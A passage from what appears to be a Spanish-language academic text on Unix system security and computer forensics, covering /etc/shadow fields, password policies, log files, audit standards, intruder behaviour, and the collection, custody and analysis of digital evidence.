El aspecto de */etc/shadow* es en cierta forma, similar al de */etc/passwd*, existe una línea por cada usuario del sistema, en la que se almacena su *login* y su contraseña cifrada. Sin embargo, el resto de los campos son totalmente distintos, corresponden a información que permite implementar otro mecanismo para proteger las claves de los usuarios.

Los periodos de expiración de las claves se suelen definir a la hora de crear a los usuarios con las herramientas que cada sistema ofrece, o bien, se puede

hacer editando directamente el archivo. A continuación se muestra una línea del archivo /etc/shadow

luis:LEgc$u6qSI$7e0QR.4RiHqW:10322:0:99999:7:::

Tras el login y el password de cada usuario se guardan los siguientes campos:

- Días transcurridos desde el 1 de enero de 1970 hasta que la contraseña se cambió por última vez.
- Días que han de pasar antes de que el usuario pueda volver a cambiar su contraseña.
- Días tras los cuales se ha de cambiar la clave.
- Días durante los que el usuario será avisado de que su clave va a expirar antes de que ésta lo haga.
- Días que la cuenta estará habilitada tras la expiración de la clave.
- Días desde el 1 de enero de 1970 hasta que la cuenta se deshabilite.
- Campo reservado.

E. Politicas de passwords

En secciones anteriores ya se hizo notar la importancia del uso de passwords en la seguridad en cómputo; representan el primer elemento de protección para las cuentas de usuarios.

El propósito de las políticas es establecer un estándar para la creación de passwords, la protección de éstos y la frecuencia con que deben ser cambiados.

El alcance de esta política incluye a todo el personal que posee una cuenta en el sistema o requiere un password para acceder a servicios que la organización proporcione.

Para generar passwords seguros se pueden seguir los puntos listados en la sección de passwords débiles y fuertes.

2.7 Registro de actividad

Además de tomar las medidas necesarias para proteger el sistema, también es necesario monitorearlo. Al realizar la práctica de monitoreo se pueden detectar problemas acerca de los mecanismos de protección u otros tipo de problema.

Unix proporciona varios archivos de bitácoras, los cuales registran la actividad que se lleva a cabo en el sistema. Las versiones antiguas de Unix proporcionan un sistema limitado de bitácoras en comparación con las versiones recientes, las cuales tienen un sistema amplio de bitácoras para registrar información acerca de archivos que son transferidos por la red, intentos de usuarios por obtener privilegios de superusuario, correo electrónico y mucho más.

Los archivos de bitácoras son importantes debido a que son una forma de recuperar la historia de sistema, es decir, la actividad que se llevó a cabo en el pasado; haciendo uso de esta característica se puede obtener la causa de cualquier problema en el sistema.

Del mismo modo en que los archivos de bitácoras son de gran ayuda para la administración de los sistemas, también poseen vulnerabilidades, pues en la mayoría de los sistemas son guardadas en éstos mismos y pueden ser objeto de alteración o borrado. Una buena práctica de administración es guardar los archivos de bitácoras en un sistema distinto, de modo que si el sistema se ve comprometido se tiene la certeza de que los archivos de bitácoras se mantienen íntegros.

La mayoría de los archivos de bitácoras son archivos de texto que son generados línea por línea por los programas del sistema.

Las distintas versiones de Unix guardan los archivos de bitácoras en distintos directorios, esto depende principalmente de la corriente (SV o BSD) a la cual pertenece el sistema en cuestión. La ubicación más común se presenta a continuación.

/usr/adm Utilizado por versiones antiguas de Unix.

/var/adm Utilizado por nuevas versiones de Unix, por lo tanto la partición de /usr puede ser montada de sólo lectura.

/var/log Utilizada por algunas versiones de Solaris, Linux, BSD y

freeBSD.

Dentro de estos directorios se puede encontrar algunos de los siguientes archivos de bitácoras.

acct o pacct	Registra comandos ejecutados por cada usuario.
aculog	Registra llamadas generadas por MODEM.
lastlog	Registra a los usuarios que han accedido al sistema y posiblemente los intentos de acceso no exitosos.
loginlog	Registra los intentos erróneos de acceso.
messages	Registra la salida de los mensajes de la consola y otro tipo de mensajes generados por el programa *syslog*.
sulog	Registra el uso del comando “su”.
utmp	Registra a los usuarios conectados al sistema.
utmpx	Es una versión extendida de *utmp*.
wtmp	Proporciona un registro permanente de cada usuario que accedió al sistema.
wtmpx	Versión extendida de *wtmp*.
xferlog	Registra los accesos al servicio ftp.

Cabe mencionar que éstos no son los únicos archivos de bitácoras en los sistemas Unix, pues existen programas que generan sus propias bitácoras, tal como los servidores de correo electrónico, web, etc.

Capítulo 3

Análisis forense

3.1 Auditorias de seguridad

Existen argumentos de las revisiones que se deben llevar a cabo en un proceso de auditoría y lo que no, se presentarán algunas definiciones para entender la diferencia entre éstas y un proceso de análisis forense.

Es la revisión oficial y sistemática de cuentas para comprobar su exactitud[1].

Auditar es una medida de los procedimientos contra las políticas[2].

En esencia, una auditoría de seguridad informática consiste en medir los procedimientos contra un estándar, por ejemplo, cuando la SHCP envía un auditor a examinar los registros de impuestos, éste tomará como base el código de impuestos vigente y utilizará como herramienta de trabajo los registros de impuestos: facturas, deducibles, etc.

El proceso de auditoría se vuelve importante para una organización en el momento que se realiza una valoración de ésta, es decir, la valoración generalmente se lleva a cabo a través de un análisis de riesgos; la valoración mide qué tan efectiva es una política y para determinar su efectividad no se requiere de medir contra un estándar.

Para llevar a cabo un proceso de auditoría es necesario identificar los estándares reconocidos como los más adecuados.

- **Baselines**. Regularmente se lleva a cabo por integrantes de las organizaciones, ya que requiere de un conocimiento sobre las operaciones del sistema, se realiza considerando una fotografía del buen estado del sistema en un momento dado y sobre ésta se realizará el proceso de evaluación; un buen administrador debe ser capaz de identificar cómo se comporta un sistema en un buen momento: procesos, memoria, disco, etc.

  El concepto es realmente simple, además de que es fácil de aplicar en cualquier situación y que deben tomarse en cuenta las tareas que deben ser evaluadas.

[1] Rebecca Gurley Bace, Intrusion Detection, Macmillan Technical Publishing, USA.
[2] Alejandro Núñez Sandoval, Auditoria de red y sistemas, UNAM-CERT, México, 2004

Cuando un baseline es aplicado sobre un entorno de red, éste debe ser seguro al momento de medir los valores que formarán parte de su estado normal e ideal, ya que será sobre estos valores como se evaluará la condición del sistema, los baselines deben ser parte de las medidas de seguridad que lleven a cabo los administradores.

- **TBS (Time Based Security)**. Este modelo pretende medir la capacidad de resistencia de un sistema a un ataque.

  Mientras que auditar es medir el cómo o qué tanto se apega un procedimiento a una política, TBS permite establecer otras dimensiones sobre las cuales hay que moverse a la hora de realizar una evaluación. En el modelo TBS, la primera dimensión es contra la aplicación de las políticas, seguridad del sistema operativo, los parches de seguridad u otras dimensiones. TBS permite presentar escenarios reproducibles en los cuales se pueda establecer qué tan bien un sistema puede resistir un ataque, y si las políticas y procedimientos de seguridad de la organización son suficientes para detectar y responder a una amenaza, antes de que la seguridad se vea comprometida.

  Otra característica interesante de la TBS es la habilidad de medir de forma numérica las pérdidas potenciales y reales. Uno de los resultados que se espera de los profesionales de la seguridad es que proporcionen información sobre el nivel de riesgo que tiene una organización a través de su decisiones; para los miembros de la organización que tomen decisiones, muchas veces resulta imposible entender el riesgo si no se puede comprender cuánto riesgo representa una amenaza detectada, por ello se requiere establecer el riesgo como una medida o un valor identificable. A través de TBS, pueden producirse números que impacten en la toma de decisiones.

- **COBIT (Control Objectives for Information and Related Technology)**. Es un estándar abierto, desarrollado para medir distintas áreas que afectan a la tecnología de la información.

  Provee una serie de checklist para los distintos controles de una organización. El objetivo de este modelo posee características de análisis de riesgos, también tiene elementos de reingeniería de procesos.

COBIT es internacionalmente conocido, por ello, una organización al establecerlo, sus buenas prácticas de auditoría serán reconocidas en cualquier parte del mundo. COBIT proporciona un marco de referencia que facilita el trabajo de los auditores, así como de los encargados de aplicarlo.

- **FISCAM**. Está orientada a la administración de los recursos de la tecnología de la información y a la conexión de éstos con los recursos financieros.

  Mientras que COBIT se enfoca a las mejores prácticas y líneas de negocio, FISCAM está orientado a la administración de las tecnologías de la información y su conexión con la auditoría financiera, en otras palabras, verifica la información proporcionada por tecnologías de la información para corroborar los datos de la auditoría financiera.

  FISCAN presenta una serie de recomendaciones sobre los controles de acceso a los sistemas, el desarrollo de software, etc., sin embargo, presenta una debilidad: los resultados pueden llegar a ser subjetivos.

- **CISA (Certified Information System Auditor)**. Orientada a las áreas de control y seguridad en los sistemas.

Al realizar un proceso de auditoría es importante definir los alcances de ésta, lo cual no es una tarea fácil, ya que de esto depende que los involucrados participen en los procesos que el auditor evalúe.

Al definir los alcances de un auditor, principalmente si es externo, se debe primero obtener información suficiente sobre los estándares válidos en la organización, las líneas de trabajo, así como las funciones administrativas de cada área involucrada en la auditoría.

La definición de políticas la mayoría de las ocasiones se lleva a cabo sin tomar en cuenta que deben ser un instrumento que servirá posteriormente para realizar la auditoría, por esto es conveniente contar, al momento de realizar la creación y definición de políticas con al asesoría de un equipo de auditores.

La experiencia de los auditores puede ayudar para aterrizar conceptos en ideas prácticas y fáciles de medir.

3.2 El problema creciente de incidentes de seguridad

Tal como las computadoras y el Internet continúan invadiendo y dominando nuestras vidas, el daño que causa el crimen cibernético incrementa.

Una razón por la cual la industria en tecnologías de la información tiene dificultades en contabilizar los daños y eliminar el costo del crimen cibernético es porque existe muy poca información acerca de lo que es un crimen cibernético y cómo debe ser investigado, además de que la mayoría de los crímenes no son detectados por las víctimas y de los que son detectados, pocos son reportados. El área de cómputo forense intenta manejar este problema, proporcionando una investigación computacional cuidadosa y eficiente.

Los sitios Web son continuamente afectados, los ataques de negación de servicio (DoS) son más comunes y los sitios e-commerce son dañados y saqueados, pero todo lo anterior es solamente la punta del iceberg.

Por años, las operaciones de tecnología de la información han sido las víctimas silenciosas de todas las modalidades de fraude y abuso en cómputo desde dentro y fuera de sus límites de red. Incidentes tal como acceso no autorizado y destrucción de datos, bombas lógicas, hacking y revelación de información confidencial ha sido un daño constante que afecta al área de tecnología de la información.

Los ataques no están limitados a cierta hora del día. Muchos administradores buscan en sus bitácoras registros en horas de la noche, creyendo que es cuando los intrusos atacan; lo cierto es que los intrusos atacan a cualquier hora del día, pues la mayoría de las veces se trata de programas automatizados, no métodos manuales los que rompen el sistema. Los ataques son lanzados desde cualquier parte del mundo, pues el Internet no conoce barreras geográficas.

Las principales actividades que realizan los intrusos son las siguientes:

- Los intrusos escanean aleatoriamente el Internet.
- Toman rangos de direcciones IP para realizar escaneos.
- Escanean redes para buscar servicios específicos, por ejemplo, el ftp service o por algún servicio que se haya encontrado vulnerable recientemente y aun no se haya aplicado un parche de seguridad.

Una amenaza común son los llamados “script kiddies”, quienes prueban y explotan vulnerabilidades. Sus motivos son distintos, pero su objetivo es el mismo: obtener control de la manera más fácil posible, usualmente de tantos sistemas como sea posible.

Otra amenaza son los usuarios avanzados, quienes desarrollan sus propias herramientas y dejan en el sistema puertas traseras sofisticadas.

Con base en proyectos Honeynet y estadísticas, un servidor Redhat con una instalación por default era comprometido en menos de 72 horas, en el caso de Windows 98 con el servicio de compartir archivos activo, era comprometido 4 veces en 4 días, es decir, en menos de 24 horas.

Una pregunta interesante para realizarse a sí mismos es ¿por qué sería mi servidor un buen objetivo para un atacante? La respuesta es simple, en la guerra, la información es poder. Con la frase anterior, los intrusos toman toda la información posible e intentan eliminar toda aquella que los comprometa; como se ha mencionado, existen niveles de atacantes y para los menos expertos si algo sale mal o no logran lo que querían, antes de salir borran el disco duro, he aquí la importancia de realizar respaldos de información.

Una vez que el sistema ha sido comprometido, los intrusos con conocimientos suficientes instalan caballos de Troya y puertas traseras (backdoors). Las puertas traseras permiten un fácil acceso al sistema, aún cuando el administrador cambie el sistema de cuentas de usuarios y passwords del sistema, el intruso continuará teniendo un acceso remoto asegurado. Los binarios del sistema son modificados (troyanizados) para que oculten la presencia y actividad del intruso, de este modo se ocultarán archivos, procesos y cualquier otra actividad del intruso. Los caballos de Troya hacen al intruso no detectable, no mostrándolo en ninguna bitácora, procesos del sistema o estructuras de archivos. Algunos caballos de Troya sofisticados modifican librerías del sistema y algunas veces cargan módulos en el kernel. Para automatizar este proceso existen herramientas llamadas rootkits que han sido desarrollados y publicados.

Los rootkits son un conjunto de herramientas que automatizan el proceso de obtener el control del sistema, incluyendo la eliminación de información de bitácoras relacionada con la intrusión, reemplazo de binarios del sistema,

implementación de puertas traseras y habilitan sniffers con el fin de capturar cuentas del sistema y passwords.

Por ejemplo, un intruso podría modificar el comando /bin/ls y cuando un administrador liste los archivos de cierto directorio, los archivos y directorios creados por el intruso no serán listados; este es sólo un ejemplo de entre las muchas cosas que el intruso logra modificar.

Cuando un incidente es detectado, regularme se realiza del siguiente modo:

- **Detección humana.** El personal humano es el más obvio y tradicionalmente la fuente común de información del incidente. Un administrador de sistemas reporta que una máquina tiene un comportamiento raro, o un usuario puede reportar que encontró evidencia de actividad no autorizada en el sistema.

  Desafortunadamente, este enfoque es de limitado valor debido a que los incidentes suceden en su mayoría en los sistemas que no tienen activos sistemas de detección de intrusos.

- **Eventos externos**. Algunas veces los eventos externos al sistema de cómputo dan cuenta de una intrusión. Los eventos pueden ser reportes de anomalías (tal como una repentina afluencia de empleados que trabajen en el sistema), resultados de tests de seguridad informática, descubrimiento de información oculta.

- **Precursores de intrusos**. Los signos de intrusión pueden venir de sistemas víctimas. El primer signo evidente de un intruso que asegura un acceso futuro es la instalación de caballos de Troya y adición de cuentas no autorizadas a los archivos de administración de usuarios, o bien, a los archivos de configuración de sistemas confiables, tal como archivos “.rhosts”.

- **Artefactos de intrusión**. Los detectores de intrusión alertan de incidentes, y se quedan en eso, sólo en alertas. Los artefactos detectan intrusiones y realizan un análisis de las vulnerabilidades, sin embrago, no corrigen el problema automáticamente.

- **Observar el ataque en tiempo real**. El escenario final para detectar abusos es posible al realizar un monitoreo del sistema en tiempo real y

reconocer el ataque, pero se debe tener la habilidad de bloquear y responder a los problemas detectados.

3.3 Objetivos del análisis forense

Es importante que antes de dar a conocer los objetivos, se conozca primero lo que es un análisis forense, y a partir de las definiciones presentadas se comprenderá mejor la importancia de llevar a cabo el proceso del análisis.

- Es el proceso de revisar el sistema comprometido y reconstruir paso a paso lo que sucedió[3].

- Es el proceso de capturar, recuperar y analizar información de un sistema comprometido.

En ambas definiciones se menciona que el sistema ha sido comprometido, ¿qué significa esto? que el sistema ha dejado de ser confiable, en otras palabras, su funcionamiento no es el esperado. Además, enfatizan la existencia de un proceso para realizar el análisis, esto es, seguir una serie de procedimientos para lograr un análisis exitoso.

Un sistema comprometido no es confiable debido a que los binarios del sistema, archivos de configuración y algunas veces el kernel del sistema operativo pudo haber sido modificado por el intruso. Si se utilizara el sistema comprometido para analizarlo a sí mismo, se obtendría información falsa.

Se dice que un análisis forense es un arte, no una ciencia, esto debido a que se necesitan habilidades especiales para llevarlo a cabo, pues no existe manera correcta o incorrecta de realizarlo, todo dependerá de qué métodos se utilicen y que se esté buscando.

¿Qué sucede una vez que el sistema fue comprometido? ¿Qué actividad se llevó a cabo en el momento que el intruso estuvo dentro del sistema? ¿Alguien más resulto dañado por esta intrusión? ¿Qué hacer ante daños causados a terceros por el incidente de seguridad? Estas y muchas preguntas más intenta resolver un análisis forense.

[3] The Honeynet Project, Know your enemy, Ed. Addison-Wesley, 2002, Pág. 104

El cómputo forense se ocupa de reunir y preservar la evidencia de cómputo con el fin de utilizarla como evidencia en procedimientos legales. La evidencia es tanto física como lógica, por lo tanto involucra componentes de hardware y dispositivos que contengan datos.

El objetivo del análisis forense no es examinar el sistema utilizando el mismo sistema, por las consecuencias ya mencionadas, por ello, usualmente se requiere tomar el sistema comprometido y realizar una copia del sistema y sobre la copia realizar el análisis correspondiente. Una vez que se tenga la copia del sistema, se realiza un proceso de búsqueda detallada para reconstruir a través de todos los medios los acontecimientos que tuvieron lugar desde el momento cuando el sistema estuvo en su estado íntegro hasta el momento de detección de un compromiso.

Esa tarea debe ser llevada acabo con máxima cautela, asegurándose que se conserva intacta, a la mayor medida posible, la información contenida en el disco de un sistema comprometido, de forma similar que los investigadores policiales intentan mantener la escena del crimen intacta, hasta que se recogen todas las pruebas posibles.

La importancia de realizar una copia fiel del disco duro del sistema comprometido es para realizar la investigación sobre ésta, de modo que el sistema original no sufre modificaciones, ni se contaminan los datos; una razón más es que al realizar la copia, se tiene todo el sistema de archivos, de modo que las oportunidades de encontrar información que ayude a resolver el caso son muy amplias; sucedería lo contrario si sólo se tomaran ciertas partes del sistema, pues se reduce el campo de búsqueda y con ello se incrementa la posibilidad de obtener resultados erróneos y no satisfactorios.

Los objetivos de un investigador forense, se listan a continuación:

- Encontrar signos de que el servidor está comprometido
- Determinar el tamaño del daño
- Responder: qué, cuándo, dónde y cómo
- Reconstruir cronológicamente los eventos pasados
- Tomar y analizar la evidencia que le sea posible

El trabajo de un investigador forense es necesario para ofrecer un punto de partida fundamental para que los investigadores policiales, ofreciéndoles pistas sólidas, además de pruebas para su uso posterior.

Un investigador forense debe tener un amplio conocimiento de los sistemas de cómputo, para aquellos que sólo encienden su computadora y utilizan un procesador de textos o un navegador Web, no se les considera personas con amplio conocimiento. El investigador debe conocer el funcionamiento de las computadoras, sistemas operativos, bases de datos y redes de cómputo, y debe tener un conocimiento básico de varios temas, tal como organización de computadoras, cómputo distribuido, arquitectura y administración de redes y protocolos de comunicación. Además de este extenso respaldo, el investigador debe tener la imaginación y la habilidad deductiva para solucionar el caso.

3.4 Proceso del análisis forense

3.4.1 Preparación para el análisis forense

Resulta importante en este punto preguntarse

- ¿Qué cantidad de información es suficiente para permitir un diagnóstico de seguridad?

- ¿Cómo seleccionar la información correcta para ser colectada y de dónde se debe tomar ésta? y finalmente

- ¿Cómo se debe manejar la información colectada para enfrentar un proceso legal?

En esta etapa es importante el establecer el uso de una metodología formal, la cual permitirá al investigador forense enfocarse e investigar un crimen cibernético sin perder objetividad. Un aspecto igual de importante, es el hecho de establecer un protocolo por el cual la evidencia electrónica (física y lógica) es reunida y decomisada, esto con el fin de reducir la posibilidad de que la evidencia sea corrompida o contaminada.

Sin el uso de una metodología es muy complicado lograr una investigación exitosa, y por lo tanto, se pierde el control del fraude o abuso cibernético, lo cual se traduce en un costo económico para la sociedad, pues es la que paga cantidades enormes de dinero año con año.

La realización de un análisis, sea forense o no, es una ciencia, por lo tanto, es necesario que el proceso de la investigación se lleve a cabo mediante una metodología científica, por ejemplo, un proceso válido debe estar compuesto de pasos bien establecidos que pueden ser repetidos en otras investigaciones. Los puntos importantes son los siguientes:

1. Identificar e investigar el problema.

2. Formular una hipótesis.

3. Conceptualmente y empíricamente verificar la hipótesis.

4. Evaluar la hipótesis con relación a los resultados de la verificación - idear y plantear nuevas pruebas si los resultados no son satisfactorios.

5. Si la hipótesis es aceptable, evaluar su impacto.

En los puntos mencionados es interesante apreciar que se ha aplicado el método científico a todos los niveles del cómputo forense. Por ejemplo, se nota que el paso 1 del método científico toma lugar cuando un crimen ha sido cometido y atrae la atención de un investigador; en el paso 2 corresponde al investigador considerar "quién, qué, dónde, cuándo, para qué, cómo" acerca del crimen; en los pasos 3 y 4 se lleva a cabo la acción de reunir y evaluar la evidencia para probar la hipótesis establecida en el paso 2; finalmente en el paso 5 se llega a una conclusión acerca de la investigación completada.

Es importante hacer mención de dos temas importantes: primero, existe una característica de planeación que debe ser tomada en cuenta antes de que cualquier investigador tome lugar en cualquier escena del crimen, y segundo, los roles y responsabilidades de un investigador que interactúe con la escena del crimen deben ser descritos. Es esencial entender que la actividad forense inicia en la escena del crimen. La dedicación que se tome al asegurar y colectar la evidencia juega el rol más importante en todo el proceso de la investigación.

Es una prioridad formular un plan por el equipo de investigadores antes de llegar a la escena del crimen, en particular, el FBI lista las siguientes sugerencias:

1. Tener todo el material necesario para realizar una investigación.

2. Preparar un documento formateado para realizar la documentación de la búsqueda.

3. Asegurar que todos los especialistas estén atentos de todo tipo de evidencia que comúnmente se pueda encontrar, así como de tomar todos esos materiales.

4. Evaluar las implicaciones legales de la búsqueda de la escena del crimen.

5. Discutir la búsqueda con el personal involucrado antes de arribar a la escena del crimen, si es posible.

6. Identificar, cuando sea posible, a la persona en cargo como prioridad para arribar a la escena del crimen.

7. Realizar asignaciones antes de arribar a la escena del crimen, si esto es práctico.

8. Considerar la seguridad y confort del personal de búsqueda. Estar preparado para encontrarse con daño potencial o inclemencias ambientales en la escena del crimen.

9. Evaluar las responsabilidades requeridas del personal para realizar un proceso exitoso en la escena del crimen.

Cada una de estas recomendaciones tiene implicaciones, las cuales permiten o detienen una investigación. A continuación se hará una revisión de las primeras cuatro recomendaciones.

1. *Tener el material necesario*. Tener el material apropiado es crucial, tanto como el propio hardware y software de interés en la investigación. En particular, cubiertas antiestáticas y plásticos, paquetes de hule espuma y cajas de cartón resistentes para transportar de manera segura la evidencia desde la escena del crimen hasta el laboratorio de trabajo forense. Adicionalmente, contenedores apropiados para diskettes, CDs, cintas y otros dispositivos de almacenamiento, pues resulta esencial protegerlos de daños físicos. Otros materiales necesarios para interactuar con la escena del crimen computacional pueden incluir una

cámara (revelado instantáneo, 35mm, video) computadoras portátiles, cables de hardware y red, y software de investigación (diskettes y CDs de arranque).

2. *Preparar un documento formateado para realizar la documentación de la búsqueda*. Un medio ideal para realizar la documentación de la escena del crimen son los medios electrónicos, aunque no se descarta la utilización de documentos en papel. De cualquier modo, el tener lo necesario significa estar listo para documentar, lo cual se traduce en ahorro de tiempo y objetividad en la escena del crimen. Para la etapa de la investigación en que se realiza la búsqueda y decomiso de la evidencia, existen dos tipos de registro, en uno de ellos se lleva una bitácora de la búsqueda y decomiso, y un segundo registro es utilizado para informar de la evidencia que es transportada de la escena del crimen al laboratorio de trabajo.

3. *Asegurar que todos los especialistas estén atentos de todo tipo de evidencia*. Si los investigadores no entienden perfectamente qué caso es el que están tomando en la escena del crimen, entonces habrá un amplio margen de posibilidades para que se cometan errores. Lo mismo sucede si los investigadores están equipados de manera inadecuada para realizar la colección y manejo de la evidencia en la escena del crimen, entonces la evidencia y la cadena de eventos puede ser dañada. Para asegurar la integridad del trabajo forense, los investigadores deben estar propiamente capacitados acerca de la escena del crimen dada, lo cual traerá una ventaja sobre las personas que pudiesen existir que les interese no se esclarezca el problema.

4. *Evaluar las implicaciones legales de la búsqueda en la escena del crimen*. Ser concientes de los derechos de los sospechosos. En teoría, los investigadores no deben tener cualquier dificultad para colectar la evidencia que pertenece a la empresa u organización. Se debe consultar siempre al departamento legal de la empresa los límites de la investigación. En particular, los investigadores deben ser cuidadosos de las implicaciones legales de acceder a los medios de almacenamiento electrónico en algún servidor.

Al tomar una metodología para llevar a cabo un análisis forense, es natural considerar realizar o no, todos los pasos en la investigación, una respuesta a esta consideración es que se deben aplicar todos los pasos. Si el investigador

no aplica todos los pasos en todas sus investigaciones, entonces una perdida de igualdad ocurrirá entre sus datos de los incidentes.

3.4.2 Colección de la evidencia

La parte física del cómputo forense aparece involucrada en la actividad de buscar la evidencia y decomisarla, en dicha actividad el investigador se presenta en la escena del crimen, busca y toma custodia (decomisa) los componentes de cómputo que estén involucrados en el crimen. En contraste, la parte lógica del cómputo forense involucra la extracción de datos crudos del cualquier elemento que proporcione información, de tal modo que el investigador puede buscar a través de archivos o bases de datos disponibles.

Con el fin de que la investigación sea exitosa, para obtener la evidencia se debe establecer un protocolo para protegerse de amenazas de virus de cómputo, con el fin de evitar que éstos desvíen la investigación. En páginas anteriores se ha mencionado la importancia que tiene el proteger la evidencia y trabajar con ella de un modo adecuado en el laboratorio forense. Si sucede que en campo o en el laboratorio un investigador utiliza dispositivos contaminados para realizar las tareas de investigación, puede poner toda la evidencia electrónica en riesgo, por ejemplo, cambios inexplicables a la evidencia puede ser el resultado de contaminación por virus, una situación más que un virus puede causar es la volatilidad de la evidencia. Por lo anterior, se propone un protocolo a seguir:

1. Siempre utilizar dispositivos limpios (libres de virus) cuando se interactúe con los elementos de cómputo en la escena del crimen.

2. Después de interactuar con los elementos de cómputo de la escena del crimen se deben limpiar todos los dispositivos utilizados, con excepción de respaldos realizados.

3. Nunca tratar de limpiar los dispositivos de cómputo de la escena del crimen, pues se estaría destruyendo evidencia importante.

4. Después de restablecer en el laboratorio forense un respaldo bit a bit de un elemento de la evidencia (si la restauración es necesaria):

    A. Identificar cualquier virus.

B. Si es necesario, limpiar el laboratorio de cómputo forense antes de iniciar una actividad forense adicional, se debe recordar que el limpiar una computadora puede destruir evidencia importante.

Es un requerimiento que todo el equipo utilizado para interactuar con la escena del crimen de cómputo debe estar limpio, por lo tanto, después de interactuar con el equipo comprometido debe ser limpiado todo el equipo utilizado, excepto los utilizados para realizar los respaldos. La razón por la cual debe ser limpiado es porque puede mostrar evidencia de virus en el equipo comprometido.

Los respaldos deben ser realizados bit a bit, lo cual significa que todos los archivos ocultos, swap, borrados y normales están incluidos en los respaldos. Para realizar los respaldos se pueden obtener de dos maneras, primero, la computadora puede ser encendida en un medio controlado, se puede iniciar desde un diskette o un CD y entonces realizar el respaldo; el otro modo consiste en remover el disco duro y realizar el respaldo en una máquina distinta. Ambos métodos tienen su inconveniente, en el primero se correría el riesgo de modificar la evidencia, en el segundo caso, en ocasiones se debe ser muy cuidadoso con el hardware, al límite de no poder tocar nada de la evidencia.

Los respaldos deben realizarse en modo crudo, en un formato no comprimido y se deben crear duplicados de ese respaldo hecho, esto último con el propósito de tener una copia del respaldo. En el caso que no sea posible realizar un respaldo completo, se deben realizar copias de los archivos importantes y deben llevarse al laboratorio para realizar su revisión, ya sea por inspección o aplicando alguna herramienta de software.

3.4.3 Manejo de la evidencia

La eficacia de la evidencia como documentación depende en qué tan bien la evidencia fue preservada. En la práctica del computo forense existen momentos cuando se vuelve difícil el asegurar el estado de la evidencia, algunas veces la alteración de algunos pocos bits de datos pueden tener drásticas consecuencias en una investigación.

Para autenticar matemáticamente los datos se puede utilizar el algoritmo md5sum (Message Digest) para generar firmas digitales de los archivos, esto con el fin de poder probar que no se ha alterado la evidencia en todo momento en que la evidencia ha estado en manos de los investigadores.

El algoritmo md5sum está diseñado con base en dos objetivos, el primer objetivo es el tener un algoritmo criptográficamente fuerte, lo cual significa que la posibilidad de que el algoritmo computacional arroje el mismo resultado para dos distintas entradas es sumamente pequeña, por lo cual se considera inexistente; el segundo objetivo es que al tener un pequeño cambio en la entrada del algoritmo, éste produzca una cadena larga en la salida totalmente distinta.

Las firmas md5sum se deben generar a partir de las evidencias originales (discos duros y dispositivos multimedia) y deben ser registradas y guardadas en el laboratorio. Es importante que los md5sum se creen una vez que los respaldos hallan sido generados.

En algún punto del proceso de la investigación se necesita autenticar los datos, tal autenticación es necesaria para comprobar que no se ha generado ninguna alteración de la evidencia electrónica y que puede modificar el curso de la investigación.

Cuando el trabajo forense haya finalizado, los valores md5sum deben ser los mismos que los generados al inicio de la investigación, lo cual muestra que no se realizó ninguna modificación a la información.

En el laboratorio forense, el investigador debe revisar todas las computadoras y dispositivos para averiguar el estado de éstos, con esta actividad se da inicio a una nueva bitácora, la cual servirá para detallar el estado de cada elemento de la evidencia, dicha bitácora será de uso exclusivo del laboratorio. Por cada elemento de la evidencia debe ser anotado:

- Fecha y hora de arribo al laboratorio.

- Breve descripción de la evidencia, ésta debe coincidir con la descripción realizada en la etapa de búsqueda y decomiso.

- Las condiciones en que la evidencia arribó, se espera que sea la misma en la que se envió.

- Nombre del investigador que realiza la revisión, puede ser la misma persona que decomisó la evidencia.

Cualquier persona que desee interactuar con la evidencia, debe regresarla después de terminar de utilizarla, además debe registrar los siguientes datos:

- Fecha y hora en que tomó la evidencia.
- Identificación de la evidencia.
- Nombre del investigador que revisa la evidencia.
- Fecha y hora en que la evidencia es regresada.

3.4.4 Análisis de la evidencia

Ahora que el investigador forense ha llegado a esta etapa del proceso de la investigación, y que ya se ha recopilado todo lo que está o parece estar involucrado en el incidente de cómputo, ahora es cuando se inicia la etapa del análisis, para ello el encargado de llevar a cabo esta actividad debe tener un amplio conocimiento del sistema, es decir, tanto de software como de hardware.

De modo similar a como se realiza una planeación para buscar y decomisar la evidencia física y lógica, el descubrimiento de información también necesita de un plan para lograr resultados exitosos. El uso de herramientas de búsqueda automatizadas es importante, las cuales pueden incluir utilerías de procesos en batch, scripts, etc.

Es importante tener un plan cuidadosamente diseñado para realizar el análisis antes de iniciarlo, dicho plan asegurará que el investigador posee un claro entendimiento de qué está buscando y minimizará el riesgo de que la información a buscar sea destruida o contaminada.

No existe un procedimiento específico para ser utilizado en la búsqueda de información, los pasos dependerán completamente del caso que se esté investigando.

Una situación puede crear la necesidad de revisar archivos clave utilizados por el sistema Unix, tal como lo son archivos de configuración, archivos de bitácoras, de calendarización de tareas, etc.

En la mayoría de las ocasiones, los pasos tomados para buscar información se dejan plenamente dependiendo de las circunstancias y a la experiencia, intuición e imaginación del investigador.

El único paso que es definitivamente requerido durante la búsqueda de información es que el investigador lleve una bitácora detallada de todo lo que está realizando, de modo que dicha bitácora debe ser iniciada en cuanto se inicie el proceso de análisis de la evidencia, dichas anotaciones deben incluir:

- Fecha y hora de la investigación.
- Nombre del investigador.
- Descripción de lo que el investigador está intentando descubrir.
- Descripción de cómo el investigador está procediendo.
- Descripción de resultados.

Un punto importante a considerar es el poseer en el laboratorio forense hardware y software necesario para realizar la investigación, con esto se asegura que no se perderá o modificará la evidencia.

Al realizar el análisis de la información, ésta debe ser:

- Preprocesada
- Sincronizada
- Clasificada y
- Sujeta a varios tipos de revisión para identificar patrones de actividad no permitida.

La clasificación de los datos es conveniente de modo que se integren los datos que indiquen intrusión, los que no indican intrusión y aquellos de los que no se esté totalmente seguro.

Una buena definición de análisis la presenta Rebecca Gurley Bace en su libro Intrusion Detection: Análisis, en el contexto de la detección de intrusos, es la organización y caracterización de datos acerca de un usuario y su actividad en el sistema, con el fin de identificar actividad de interés.

Algunos objetivos al descubrir información pueden incluir:

- Verificar si un usuario ha excedido sus privilegios en el sistema.

- Determinar si una transacción de información tomó lugar en el sistema en un periodo de tiempo particular y quién o qué realizó esa transacción.

- Descubrir qué actividades de un grupo de usuarios tuvieron lugar en el sistema de cómputo en un periodo de tiempo establecido.

Cuando se realiza el análisis, el investigador debe poseer la habilidad de ligar una actividad con la persona o la entidad responsable de ésta. Un segundo requerimiento es el tener la habilidad de reconocer rápidamente una cadena de eventos asociados con el ataque y detener el ataque, si aún ésto es posible. En pocas palabras, el investigador debe ser capaz de extraer información sin causar cambios al estado original de la evidencia, lo cual involucra que el estado original de la evidencia debe ser preservada a través del proceso del análisis forense.

Los investigadores deben estar siempre alertas de encontrar todo tipo de información, de modo que le permita intuir o inferir el lugar en el cual puede encontrar información valiosa.

